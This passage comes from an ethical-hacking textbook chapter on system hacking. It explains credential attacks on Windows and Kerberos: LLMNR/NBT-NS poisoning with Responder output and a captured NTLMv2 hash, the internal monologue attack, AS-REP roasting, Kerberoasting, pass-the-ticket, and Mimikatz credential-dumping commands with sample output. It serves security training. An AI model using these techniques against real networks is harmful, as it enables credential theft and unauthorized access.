    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Figure 6.12: Screenshot of Responder



```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name RDDW-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name RDDW-035 (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name RDDW-035.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name RDDW-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name WORKGROUP (service: Domain Master Brows
er)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.1 for name WINDOWS10 (service: Workstation/Redirect
or)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[SMB] NTLMv2-SSP Client   : 10.10.10.10
[SMB] NTLMv2-SSP Username : WINDOWS10\Jason
[SMB] NTLMv2-SSP Hash     : Jason::WINDOWS10:1122334455667788:FE200AC41B0528F9B40168AB5B36C934:01
01000000000000964F180FD48FD5019810DAEC95BF11E6000000000200 0A0053004D0042003100320001000A0053004D0
042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D00420031003200
0800300030000000000000000000000000200000 2E64FB21381C33F85EA3F736504E7F4841048D01645020FD27268F919
7474AFB0A00100000000000000000000000000000000009001C0063006900660073002F004300450048002D0054006F
006F006C0073000000000000000000
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] Skipping previously captured hash for WINDOWS10\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: Workstation/Redirec
tor)
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10     for name CEH-Tools.local
```

Figure 6.13: Screenshot of the output of Responder showing NTLM hashes

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

  An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

  Steps to perform an internal monologue attack:

  1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
  2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.

3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.



1 Disable the security controls of NetNTLMv1
2 Extract all the non-network logon tokens from all the active processes
3 Interact with NTLM SSP locally to obtain NetNTLMv1 response
4 Restore the security controls of NetNTLMv1
5 Crack the NTLM hash using rainbow tables
6 Use the cracked hashes to gain system-level access
Attacker
Server
Client

Figure 6.14: Depiction of internal monologue attack

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

  - **AS-REP Roasting (Cracking TGT)**

    In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

    In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

The following steps are involved in AS-REP Roasting:

1. The attacker identifies a user account with the pre-authentication option disabled.
2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).



Domain Controller/ KDC
Request TGT
3
Receive TGT
2
1
Discover user account with pre-authentication disabled
Attacker
4
Crack TGT, obtain password to access service
Application Server

Figure 6.15: AS-REP Roasting

- **Kerberoasting (Cracking TGS)**

  In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.16: Kerberoasting

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.


Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

- **Mimikatz**


  Source: *https://github.com*

  Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.



```
  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  10 2019 00:55
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 234764 (00000000:0002deb6)
Session           : Interactive from 2
User Name         : user
Domain            : test-PC-x64
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : test-PC-x64
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
